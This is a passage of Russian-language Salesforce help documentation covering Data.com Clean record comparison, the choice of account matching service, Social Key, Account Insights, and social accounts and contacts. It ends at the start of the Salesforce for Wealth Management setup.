[Выбор совпадающей записи Data.com для организации Salesforce](#)

[Очистка отдельных записей Salesforce](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

Доступно при наличии  
лицензии на функцию  
Data.com Clean в версиях:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки записей  
организаций:


- «Редактирование» для  
организаций



## Быстрое сравнение данных Salesforce и Data.com

При ручной очистке организаций, контактов или интересов Salesforce пользователи самостоятельно сравнивают записи Salesforce с данными Data.com. Страница сравнения отображается при нажатии кнопки **«Очистить»** или значения в поле записи «Статус очистки». Данная страница содержит поля и значения записи Salesforce, напротив которых отображаются поля и значения записи Data.com.

При правильном чтении и использовании страницы сравнения пользователи могут значительно ускорить процесс очистки записей. Ниже перечислены компоненты данной страницы.



1. Столбцы содержат записи Salesforce и Data.com, обеспечивая удобное сравнение данных.
2. Имена полей отображаются слева.
3. Если данные Salesforce соответствуют данным Data.com, то в столбце Data.com напротив соответствующего поля отображается зеленая галочка (✓).
4. Если Data.com содержит данные для поля Salesforce, значение которого отличается или отсутствует, то отображается поле с флажком. Чтобы принять данные Data.com, установите этот флажок.
5. При очистке записи организации, контакта или интереса отдельное значение поля, являющееся неверным, может быть помечено как *«неверное»* в Data.com. Значение, помеченное как неверное, но являющееся верным, может быть помечено как *«верное»*. Страница сравнения позволяет присваивать пометки большинству полей.
6. При использовании продукта Data.com Premium Prospector или Data.com Premium Clean система Salesforce создает запись компании D&B (если доступна в Data.com и отсутствует в Salesforce) и связывает данную запись с очищаемой организацией или интересом. Запись компании D&B помечена на странице сравнения.
7. При неправильном сопоставлении записей Salesforce и Data.com щелкните ссылку **«Неверное совпадение?»** и выберите другую запись Data.com. Данная функция доступна только службе сопоставления DUNSRight.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

8. По умолчанию поля, содержащие идентичные данные, не отображаются. Чтобы просмотреть все скрытые поля, а также поля с разными значениями, щелкните «Показать идентичные поля» (как в данном примере). При большом количестве полей отображается полоса прокрутки. Чтобы скрыть идентичные поля, щелкните «Скрыть идентичные поля».
9. Чтобы обновить данные Data.com в случае обнаружения недействительной или неактивной связанной записи организации, контакта или интереса при очистке записи Salesforce, щелкните «Заявить как неактивное». Аналогичным образом, пользователи могут уведомлять об организациях, контактах или интересах, являющихся активными.
10. По завершении нажмите кнопку «Сохранить» (даже в том случае, если данные не изменялись). При необходимости данное действие обновляет статус очистки записи Salesforce. При нажатии кнопки «Отмена» запись Salesforce не обновляется, однако при обнаружении совпадающей записи Data.com поля «Статус очистки» и «Ключ Data.com» могут поменять свои значения. Эти два поля всегда содержат самые точные совпадения из Data.com в отношении последних процессов очистки, независимо от того, обновлялась ли запись вручную (пользователем) или автоматически (с помощью заданий по очистке).

СМ. ТАКЖЕ:

[Очистка отдельных записей Salesforce](#)

[Статусы очистки Data.com Clean](#)

[Выбор совпадающей записи Data.com для организации Salesforce](#)

[Выбор другого совпадения Data.com для записи организации Salesforce](#)

## Рекомендации по выбору службы сопоставления организаций

Продукт Data.com Prospector или функция Data.com Clean позволяет выбирать службу сопоставления, которая должна использоваться для очистки записей организаций.

Прежде чем выбрать нужную службу, просмотрите все доступные службы, их алгоритмы очистки и связанные рекомендации.

Доступны следующие службы сопоставления.

### Сопоставление Data.com

Собственная технология сопоставления Data.com, которая сопоставляет поля «Имя организации», «Адрес для счета», «Веб-сайт» и «Тел. ».

Служба сопоставления Data.com всегда используется при очистке данных организаций, имеющих действующий Номер D-U-N-S, даже если выбрана служба сопоставления DUNSRight.

### Сопоставление DUNSRight™

Сопоставление DUNSRight — это патентованная технология проверки качества данных от компании D&B, использующая точный процесс стандартизации данных и сопоставления записей компании D&B с записями организаций пользователя. Кроме того, данный процесс применяет код достоверности D&B, который оценивает возможные совпадения Data.com на основе схожести записей по шкале от «1» (записи не похожи) до «10» (записи идентичны или очень похожи). Также D&B поддерживает уровни совпадения, отображаемые для отдельных полей в виде букв. Дополнительную информацию об алгоритме сопоставления DUNSRight см. в документе [D&B Entity Matching](#).

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

| Атрибут  | Сопоставление <b>Data.com</b> | Сопоставление <b>DUNSRight™</b> |
|--|-------------------------------|---------------------------------|
| Служба сопоставления по умолчанию                          | ✓                             |                                 |
| Включает код достоверности D&B                             |                               | ✓                               |
| Поддержка международного поиска совпадений <sup>1</sup>    |                               | ✓                               |
| Поддержка неанглоязычных стран                             |                               | ✓                               |
| Требуется сопоставление по умолчанию для<br>Номера D-U-N-S |                               | ✓                               |

<sup>1</sup>Сопоставление DUNSRight предоставляет совпадающие записи в количестве стран, которое более чем на 200 превышает количество стран сопоставления Data.com. Сопоставление DUNSRight *не* поддерживает следующие страны и регионы: острова Адмиралтейства, Аландские острова, Антарктида, остров Вознесения, Бонайре, остров Буве, Британская территория Индийского океана, Каролинские острова, Кокосовые острова, Куба, Кюрасао, Французские южные территории, Гернси, остров Херд и острова Макдональда, остров Мэн, Джерси, Корейская Народно-Демократическая Республика, Майотта, Федеративные Штаты Микронезии, острова Мидуэй, Монголия, Ниуэ, Палау, Оккупированная палестинская территория, Питкери, Сент-Бартелеми, Синт-Эстатиус и Саба, Сен-Мартен (французская часть), Синт-Мартен (нидерландская часть), Южная Джорджия, Южные Сандвичевы Острова, Шпицберген и Ян-Майен, Восточный Тимор, Турецкая Республика Северного Кипра, Малые Тихоокеанские отдаленные острова Соединенных Штатов, атолл Уэйк, Уоллис и Футуна, Западная Сахара.

СМ. ТАКЖЕ:

[Общие сведения о способах сопоставления записей Salesforce и Data.com](#)

[Настройка функции Data.com Clean](#)

[Рекомендации по планированию заданий по Data.com Clean](#)

[Рекомендации по выбору настроек заданий по очистке Data.com](#)

[Настройка заданий Data.com Clean](#)

[Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean](#)

## Data.com Social Key

Функция Data.com Social Key поддерживает функции «Социальные организации и контакты» и Data.com Clean, позволяя упростить отслеживание контактов и интересов в системе Salesforce или социальных сетях. Функция Social Key доступна организации только при наличии функции Data.com Clean.

**!** **Важное замечание:** Начиная с выпуска Spring 16, API-интерфейсы Data.com Social Key и Data.com Social Profile больше не доступны. На данный момент указатели социальных образов, например, от LinkedIn®, не добавляются к записям, очищенным с помощью Data.com. Также нельзя использовать API-интерфейс Data.com Social Profile для поиска указателей социальных образов.

При выполнении заданий по очистке или очистке записей из списка функция Social Key находит и связывает двойные указатели для контактов и интересов. В настоящее время


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии  
лицензии на функцию  
Data.com Clean в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

функция Social Key дополняет записи контактов и интересов (только в США) двойными указателями на социальную сеть LinkedIn®, Twitter® или Facebook®. Нужные социальные сети выбираются администратором.

Пользователи могут выполнять вход в социальную сеть посредством страницы сведений о контакте или интересе и просматривать связанный профиль посредством окна «Социальные организации и контакты» или социальной сети. Поиск выполняется автоматически.

 **Прим.:** В зависимости от заданных параметров конфиденциальности контактов и интересов, а также полномочий, предоставленных их друзьями или контактами, некоторые сведения, которые, как правило, доступны при входе в аккаунт социальной сети, могут быть скрыты.

Функция Social Key может использоваться только после включения функции Data.com Clean.

СМ. ТАКЖЕ:

[Настройка Data.com Social Key](#)

[Data.com Clean](#)

## Отслеживание социальных сетей и новостей

### Важные данные об организациях

Компонент «Важные данные об организациях» позволяет предоставлять пользователям мгновенный доступ к актуальным и своевременным новостям о клиентах, партнерах и конкурентах.

Компонент «Важные данные об организациях» предоставляет до 20 релевантных и своевременных новостных объектов (в том числе статьи и сообщения Twitter, то есть сведения). Они позволяют вам получать актуальную информацию о ваших организациях, отраслях, с которыми вы работаете и т. д. Система Salesforce выполняет предварительную обработку всех сведений на предмет соответствия и фильтрацию на предмет наличия спама или недопустимого содержимого. Добавление или изменение источников новостей не поддерживается.

Компонент «Важные данные об организациях» доступен только на английском языке и поддерживается только мобильным приложением Salesforce1 и Salesforce Lightning Experience.

Сведения, отображаемые компонентом «Важные данные об организациях», определяются областью его использования.

- На страницах сведений об организациях сведения отображаются на основе организации, руководителей и отрасли.
- В приложении Salesforce Today сведения отображаются на основе недавно просмотренных организаций и возможностей, а также на основе задач и событий для данных организаций. В приложении Salesforce1 сведения могут также отображаться на основе организаций, связанных с участниками предстоящих событий мобильного календаря.

Сведения делятся на четыре категории.

#### Новости организации

Сведения, связанные с организацией (на основе имени организации, введенного в системе Salesforce).

#### Новости отрасли

Сведения, отображаемые на основе значения, выбранного в поле «Отрасль» для каждой организации.

#### ВЕРСИИ

Компонент «Важные данные об организациях» доступен в: Lightning Experience и Salesforce1.

Организации-компании доступны в версиях: **все** версии, кроме **Database.com Edition**.

**Новости руководителей**

Сведения об отдельных людях, являющихся руководителями организации. Новости руководителей могут просматриваться без их добавления в список контактов организации.

**Самые обсуждаемые в моей компании**

Сведения, просматриваемые другими пользователями организации Salesforce.

Компонент «Важные данные об организациях» проверяется посредством технологии, предоставленной Data.com и сторонними компаниями. Использование компонента «Важные данные об организациях» доступно без приобретения продукта Data.com.

 **Прим.:**

- При включении поддержки компонент «Важные данные об организациях» использует сторонние и иные технологии Salesforce, применяющие другие способы обеспечения безопасности и конфиденциальности. Данные службы могут сохранять или обрабатывать некоторые данные организации (например, имя и веб-сайт организации). Компания Salesforce не несет ответственность за конфиденциальность и безопасность данных, переданных сторонним компаниям при использовании данной функции.
- Как правило, система Salesforce извлекает сведения из собственной платформы обработки новостей, которая собирает новости на веб-узле Yahoo, из RSS-каналов и лент Twitter. При отсутствии совпадения система Salesforce может выполнить поиск уникальных новостей на веб-узле Yahoo посредством указанного имени организации. Запросы, выполняемые системой Salesforce, выполняются посредством безопасных протоколов, поэтому не связываются с отдельными пользователями Salesforce.

СМ. ТАКЖЕ:

[Параметры организаций](#)

## Социальные организации, контакты и интересы

Система Salesforce, поддерживающая удобный доступ пользователей к социальным сетям, предоставляет преимущества, необходимые для качественного обслуживания текущих и потенциальных клиентов.

[Посмотреть демонстрационный ролик](#) (3 мин. 29 сек.)

Если профиль социальной сети связан с записью организации, контакта или интереса, то его данные доступны пользователям организации без дополнительного входа на другие сайты.

Организации, использующие функцию Data.com Clean, также получают доступ к функции Data.com Social Key, позволяющей быстро находить сведения о нужных контактах и интересах в социальных сетях. При выполнении заданий по Data.com Clean или очистке записей из списка контакты и интересы дополняются двойными указателями на социальные сети Twitter и Facebook (при их наличии).

| Социальная сеть | Сведения, отображаемые в системе Salesforce  | Объекты, поддерживаемые в Salesforce Classic | Объекты, поддерживаемые в Lightning Experience Salesforce1 | Объекты, обновляемые посредством функции Data.com Social Key |
|-----------------|--|--|--|--|
| Twitter         | Twitter — это сервис, позволяющий просматривать общедоступные сведения о текущих и потенциальных клиентах, а также их заметки. Пользователи могут просматривать биографии, последние заметки и списки пользователей, отслеживающих или отслеживаемых организациями, контактами и интересами. | Организации<br>Контакты<br>Интересы          | Организации<br>Контакты<br>Интересы                        | Контакты<br>Интересы   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Организации-компании  
доступны в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Организации-лица  
доступны в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Контакты доступны в  
версиях: **все** версии, кроме  
**Database.com Edition.**

Интересы доступны в  
версиях: **Group Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функции Data.com Clean и  
Data.com Social Key  
доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

|                     |  |                                     |                      |
|---------------------|--|-------------------------------------|----------------------|
| Facebook            | Социальная сеть Facebook позволяет просматривать персональные сведения о текущих и потенциальных клиентах, а также находить общие интересы. Для контактов, интересов и организаций-лиц пользователи могут просматривать профили, обновления статусов и количество общих друзей. Для организаций-компаний пользователи могут просматривать присутствие компании клиента в социальных сетях, включая профиль компании и настенные сообщения. | Организации<br>Контакты<br>Интересы | Контакты<br>Интересы |
| Klout               | Klout — это сторонняя служба, определяющая степень влияния пользователей в социальных сетях, включая Twitter, Facebook и LinkedIn. Служба Klout позволяет просматривать рейтинги влияния организаций, контактов и интересов в социальных сетях, а также определять компании, влияющие или находящиеся под их влиянием, и текущие темы.   | Организации<br>Контакты<br>Интересы |                      |
| Видеоролики YouTube | YouTube — это сервис, предназначенный для поиска и просмотра видеороликов,   | Организации<br>Контакты<br>Интересы |                      |

связанных с  
организациями,  
контактами и  
интересами.

---

После связывания организации, контакта или интереса с профилем социальной сети система Salesforce всегда отображает самые свежие сведения о данной записи. Уровень доступа каждого пользователя Salesforce определяется его связью с организацией, контактом или интересом в социальной сети, а также параметрами конфиденциальности, заданными для профиля. Если вы не вошли в социальную сеть через Salesforce, то увидите только сведения, которые пользователь социальной сети сделал доступными общей публике.



**Важное замечание:** Функция «Социальные организации, контакты и интересы» использует публичные API-интерфейсы Facebook, Klout, LinkedIn, Twitter и YouTube для отображения социальных данных в Salesforce. Перечисленные выше социальные сети могут в любое время изменять или блокировать доступ к своим интерфейсам API, поэтому компания salesforce.com не может гарантировать постоянную доступность данной функции или ее отдельных компонентов, включая доступ к предоставленным данным или отдельным социальным сетям. После выпуска Winter '16 сведения из сети LinkedIn недоступны этой функции.

## Начало работы в приложении **Salesforce1** или полной версии системы **Salesforce**

Чтобы начать работу, откройте страницу сведений об организации, контакте или интересе и выполните вход в аккаунты социальных сетей. Данное действие устанавливает связи между системой Salesforce и аккаунтами социальных сетей, позволяющие просматривать внешние профили прямо в системе Salesforce.

СМ. ТАКЖЕ:

[Включение социальных организаций, контактов и интересов](#)

[Настройка социальных организаций, контактов и интересов](#)



## Безопасность и конфиденциальность при использовании социальных организаций, контактов и интересов

Функция «Социальные организации, контакты и интересы» гарантирует безопасность и конфиденциальность пользователей и их данных.

- При входе в аккаунты Facebook, Twitter или Klout система Salesforce использует надежный протокол OAuth, благодаря которому регистрационные данные пользователя остаются недоступными для системы Salesforce, а пароли не сохраняются.
  - Система Salesforce не поддерживает импорт или хранение сведений из социальных сетей. При каждом выборе профиля социальной сети или видеоролика YouTube система Salesforce извлекает нужные сведения прямо из социальной сети. Данный алгоритм гарантирует отображение только самых свежих сведений об организациях, контактах и интересах в социальных сетях.
  - Связывание записи Salesforce с аккаунтом социальной сети не инициирует выполнение действий в социальной сети. Например, пользователь, связывающий контакт с организацией Twitter, не начинает отслеживание данной организации в Twitter.
  - Система Salesforce не публикует сведения о пользователе или его действиях в связанных аккаунтах социальных сетей.
  - Организации, контакты и интересы не получают уведомления об использовании системы Salesforce для просмотра связанных профилей социальных сетей. Кроме того, при использовании окна просмотра социальных сетей все взаимодействия с социальными сетями, выполняемые посредством системы Salesforce, доступны только для чтения.
-  **Прим.:** При закрытии окна просмотра социальных сетей (например, путем выбора ссылки, открывающей новую вкладку веб-обозревателя) пользователь выходит из системы Salesforce и начинает взаимодействовать с социальной сетью напрямую. Действия, выполняемые вне окна просмотра «Социальные организации, контакты и интересы» системы Salesforce, могут публиковаться социальной сетью.
- Сведения, отображаемые в профиле Facebook или Twitter, являются уникальными и определяются связью пользователя с организацией, контактом или интересом в каждой социальной сети, а также параметрами конфиденциальности, используемыми организацией, контактом или интересом. Другие пользователи Salesforce должны выполнить вход в собственные аккаунты социальных сетей; отображаемые сведения определяются текущей связью каждого пользователя. Например, при связывании вашего профиля Twitter с профилем Twitter потенциального клиента (интереса) вы сможете смотреть другие связи клиента, но не позволять просматривать другому пользователю из вашей организации, профиль Twitter которого не связан с интересом напрямую.

СМ. ТАКЖЕ:

[Социальные организации, контакты и интересы](#)

[Включение социальных организаций, контактов и интересов](#)

[Настройка социальных организаций, контактов и интересов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Организации-компании  
доступны в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Организации-лица  
доступны в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Контакты доступны в  
версиях: **все** версии, кроме  
**Database.com Edition.**


Интересы доступны в  
версиях: **Group Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функции Data.com Clean и  
Data.com Social Key  
доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Настройка социальных организаций, контактов и интересов

Система позволяет выключать функцию «Социальные организации, контакты и интересы», а также включать или выключать некоторые социальные сети.

Если отключить функцию «Социальные организации, контакты и интересы» для вашего имени входа, то вы не увидите каких-либо социальных сетей для ваших организаций, контактов и интересов. При отключении доступа к отдельной социальной сети вы не сможете просматривать сведения из данной сети.

 **Прим.:** В Salesforce Lightning Experience и мобильном приложении Salesforce1 пользователи имеют доступ только к Twitter, даже если включены другие социальные сети.

1. На странице своих личных параметров введите «*Социальные*» в поле «Быстрый поиск», затем выберите «**Настройки моих социальных организаций и контактов**», «**Мои социальные организации и контакты**» или «**Настройки**» в зависимости от появившегося результата поиска.
2. Настройте функцию «Социальные организации, контакты и интересы» в соответствии с текущими требованиями.
3. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Устранение неполадок с функцией «Социальные организации, контакты и интересы»](#)

[Социальные организации, контакты и интересы](#)

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Организации-компании  
доступны в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Организации-лица  
доступны в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Контакты доступны в  
версиях: **все** версии, кроме  
**Database.com Edition.**

Интересы доступны в  
версиях: **Group Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функции Data.com Clean и  
Data.com Social Key  
доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Просмотр и связывание профилей социальных сетей

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для связывания профилей социальных сетей с организациями-компаниями: «Редактирование» для организаций

Для связывания профилей социальных сетей с организациями-лицами: «Редактирование» для организаций и контактов

Для связывания профилей социальных сетей с контактами: «Редактирование» для контактов

Для связывания профилей социальных сетей с интересами: «Редактирование» для интересов

Для просмотра профилей социальных сетей, связанных с организациями-компаниями: «Чтение» для организаций

Для просмотра профилей социальных сетей, связанных с организациями-лицами: «Чтение» для организаций **И** «Чтение» для контактов

Для просмотра профилей социальных сетей, связанных с контактами: «Чтение» для контактов

Для просмотра профилей социальных сетей, связанных с интересами: «Чтение» для интересов

Система позволяет просматривать самые свежие сведения об организациях, контактах и интересах, собранные из профилей социальных сетей, а также их действия путем связывания каждой записи с нужным профилем социальной сети Twitter или Facebook.

Связывание организации, контакта или интереса с профилем социальной сети позволяет просматривать сведения о профиле и последние действия профиля на странице сведений об организации, контакте или интересе. Если организация использует функцию Data.com Social Key, то записи автоматически связываются с профилями Twitter и Facebook (при их наличии).



**Прим.:** Отображаемые сведения и действия определяются параметрами конфиденциальности, заданными профилю социальной сети, полномочиями, предоставленными друзьями или контактами, и условиями использования социальной сети. Дополнительную информацию о конфиденциальности и безопасности см. в разделе [«Безопасность и конфиденциальность при использовании социальных организаций, контактов и интересов»](#).

Учетные записи, контакты и интересы можно связывать с профилями Twitter или Facebook в Salesforce Classic. С помощью Lightning Experience или Salesforce 1 можно просматривать и устанавливать ссылки только на профили Twitter.

1. Выполните вход в социальную сеть из страницы описания учетной записи, контакта или интереса
2. При отсутствии записи, связанной с профилем социальной сети, система Salesforce выполняет автоматический поиск профилей, соответствующих имени записи. Выберите нужный профиль для связи с записью или выполните повторный поиск по другим критериям, если ни один из профилей не подходит.
3. Просмотрите сведения, предоставленные социальной сетью.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии, кроме **Database.com Edition**.

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Контакты доступны в версиях: **все** версии, кроме **Database.com Edition**.

Интересы доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition** и **Developer Edition**.

Функции Data.com Clean и Data.com Social Key доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

4. В Salesforce Classic также можно сделать следующее:
  - a. Чтобы использовать изображение для профиля социальной сети в качестве изображения для профиля записи Salesforce, щелкните **«Показать фотографию в Salesforce»**.
  - b. Чтобы просмотреть полный профиль прямо в социальной сети, щелкните **«Просмотр полного профиля»**.
  - c. Чтобы изменить профиль, связанный с записью организации, нажмите кнопку **«Найти другой профиль»**.
  - d. Чтобы удалить связь между записью Salesforce и аккаунтом социальной сети, щелкните **«Выйти»**. Пользователь, выполнивший выход, может просматривать сведения о записи, доступные в соответствующей социальной сети, только после выполнения повторного входа.

СМ. ТАКЖЕ:

[Устранение неполадок с функцией «Социальные организации, контакты и интересы»](#)

## Выбор и изменение изображений для профилей организаций, контактов и интересов

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Организации-компании  
доступны в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Организации-лица  
доступны в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


Контакты доступны в  
версиях: **все** версии, кроме  
**Database.com Edition.**





Интересы доступны в  
версиях: **Group Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функции Data.com Clean и  
Data.com Social Key  
доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

Записи организаций, контактов и интересов, связанные с профилями социальных сетей, отображают изображения из профилей Twitter или Facebook. Изображения для профилей некоторых сетей отображаются системой Salesforce даже без выполнения входа.

По умолчанию изображение для профиля организации, контакта или интереса извлекается из первой социальной сети, связанной с записью.

 **Прим.:** Изображения для профилей из Facebook доступны только в Salesforce Classic.

1. Щелкните значок любой социальной сети (     ) на странице сведений об организации, контакте или интересе.
2. Откройте вкладку нужной социальной сети в окне просмотра социальных сетей.
3. Щелкните **«Показать фотографию в Salesforce»**.

СМ. ТАКЖЕ:

[Социальные организации, контакты и интересы](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска и связывания профилей социальных сетей с записями организаций-компаний:

- «Редактирование» для организаций

Для поиска и связывания профилей социальных сетей с записями организаций-лиц:

- «Редактирование» для организаций

И

«Редактирование» для контактов

Для поиска и связывания профилей социальных сетей с контактами:


- «Редактирование» для контактов

Для поиска и связывания профилей социальных сетей с интересами:

- «Редактирование» для интересов

## Устранение неполадок с функцией «Социальные организации, контакты и интересы»

Система Salesforce, поддерживающая удобный доступ пользователей к социальным сетям, предоставляет преимущества, необходимые для качественного обслуживания текущих и потенциальных клиентов.

-  **Прим.:** В различных продуктах Salesforce доступны разные социальные сети. Изучите [сведения о доступности социальных сетей](#) на странице 1394 и проверьте, доступна ли нужная вам сеть в используемом продукте.

### Salesforce Classic

1. Чтобы открыть средство просмотра социальных данных, щелкните по значку любой социальной сети в верхнем колонтитуле страницы сведений об организации, контакте или интересе.
2. Значки социальных сетей отображаются, только если для вашей организации включена функция «Социальные организации, контакты и интересы». Попросите администратора [включить эту функцию](#).
3. Отсутствие значка может указывать на отмену доступа к соответствующей социальной сети.
  - Попросите администратора [включить социальную сеть для вашей организации](#).
  - Изучите свои личные параметры и [включите социальную сеть для вашего имени входа](#).

### Salesforce Lightning Experience

1. Откройте любую страницу с описанием организации, контакта или интереса.
2. Карточка Twitter отображается, только если для вашей организации включена функция «Социальные организации, контакты и интересы». Попросите администратора [включить эту функцию и доступ к Twitter](#) для вашей организации.
3. Если функция включена, но карточка Twitter не появляется, [изучите свои личные параметры](#).

### Salesforce1

1. Откройте любую страницу с описанием организации, контакта или интереса.
2. Если карточка Twitter не появилась, попробуйте сделать следующее.
  - Попросите администратора [включить функцию «Социальные организации, контакты и интересы»](#).
  - Попросите администратора [включить для организации доступ к Twitter](#).
  - Попросите администратора [добавить карточку Twitter к макету мобильной страницы](#) для учетных записей, контактов и интересов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Организации-компании  
доступны в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Организации-лица  
доступны в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Контакты доступны в  
версиях: **все** версии, кроме  
**Database.com Edition.**

Интересы доступны в  
версиях: **Group Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функции Data.com Clean и  
Data.com Social Key  
доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Изучите свои личные параметры и проверьте, что сеть Twitter включена для вашего имени входа.

СМ. ТАКЖЕ:

[Включение социальных организаций, контактов и интересов](#)

[Настройка социальных организаций, контактов и интересов](#)

[Социальные организации, контакты и интересы](#)

## Подготовка высокостоятельных клиентов для финансовых услуг

### Общие сведения о Salesforce for Wealth Management

#### Что такое Salesforce for Wealth Management?

Salesforce for Wealth Management — это отраслевое решение, предназначенное и адаптированное для управления благосостоянием.

#### Кому следует использовать Salesforce for Wealth Management?

Salesforce for Wealth Management рекомендуется специалистам по управлению благосостоянием, консультирующим высокостоятельных клиентов. Данное решение позволяет выстраивать более доверительные отношения с клиентами, интегрировать ключевые системы, стимулирующие внедрение среди пользователей, и эффективно поддерживать процессы соответствия.

#### Как получить Salesforce for Wealth Management?

При использовании версий Enterprise Edition, Unlimited Edition и Performance Edition приложение Salesforce for Wealth Management доступно в каталоге AppExchange абсолютно бесплатно. Оно поддерживает все общедоступные функции Enterprise Edition, Unlimited Edition и Performance Edition (например, интеграция Outlook, бизнес-правила и Force.com API). Прежде чем начать работу, рекомендуем включить поддержку [организаций-лид](#) (дополнительные записи организаций, предназначенные для отраслей типа «Бизнес для потребителя», например, финансовые услуги).

#### Что поддерживает Salesforce for Wealth Management?

Salesforce for Wealth Management поддерживает компоненты ниже, гарантирующие его отличие от стандартных функций Salesforce.

- Удобные вкладки, содержащие клиентоориентированные поля
- Подробные сведения о клиентах, включая финансовые организации, инвестиционные предпочтения, адреса и личные интересы
- Подробные формы получения знаний, поддерживающие автоматический процесс утверждения
- Отчеты и панели мониторинга, характерные для процесса управления благосостоянием



- Группы взаимосвязи

СМ. ТАКЖЕ:

[Начало работы с Salesforce for Wealth Management](#)

[Навигация по приложению Salesforce for Wealth Management](#)

## Начало работы с Salesforce for Wealth Management

Ниже перечислены действия, доступные администратору для настройки Salesforce for Wealth Management в организации.

### Проверка содержимого приложения Salesforce for Wealth Management

Проверьте настраиваемое приложение Salesforce for Wealth Management на наличие соответствующих вкладок.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Приложения**».
2. Щелкните «Salesforce for Wealth Management».
3. Убедитесь, что список «Добавленные вкладки» содержит вкладки ниже.
  - Начальная страница
  - Организации
  - Финансовые организации
  - Фонды
  - Активы WM
  - Интересы клиента
  - Получение знаний о клиентах
  - Отчеты
  - Панели мониторинга
  - Документы
  - Консоль
4. При необходимости щелкните «**Правка**» и выберите соответствующие вкладки для добавления или удаления.

### Настройка доступных пользователям приложений

Помимо основного настраиваемого приложения Salesforce for Wealth Management, меню приложений Force.com может также содержать настраиваемые приложения ниже.

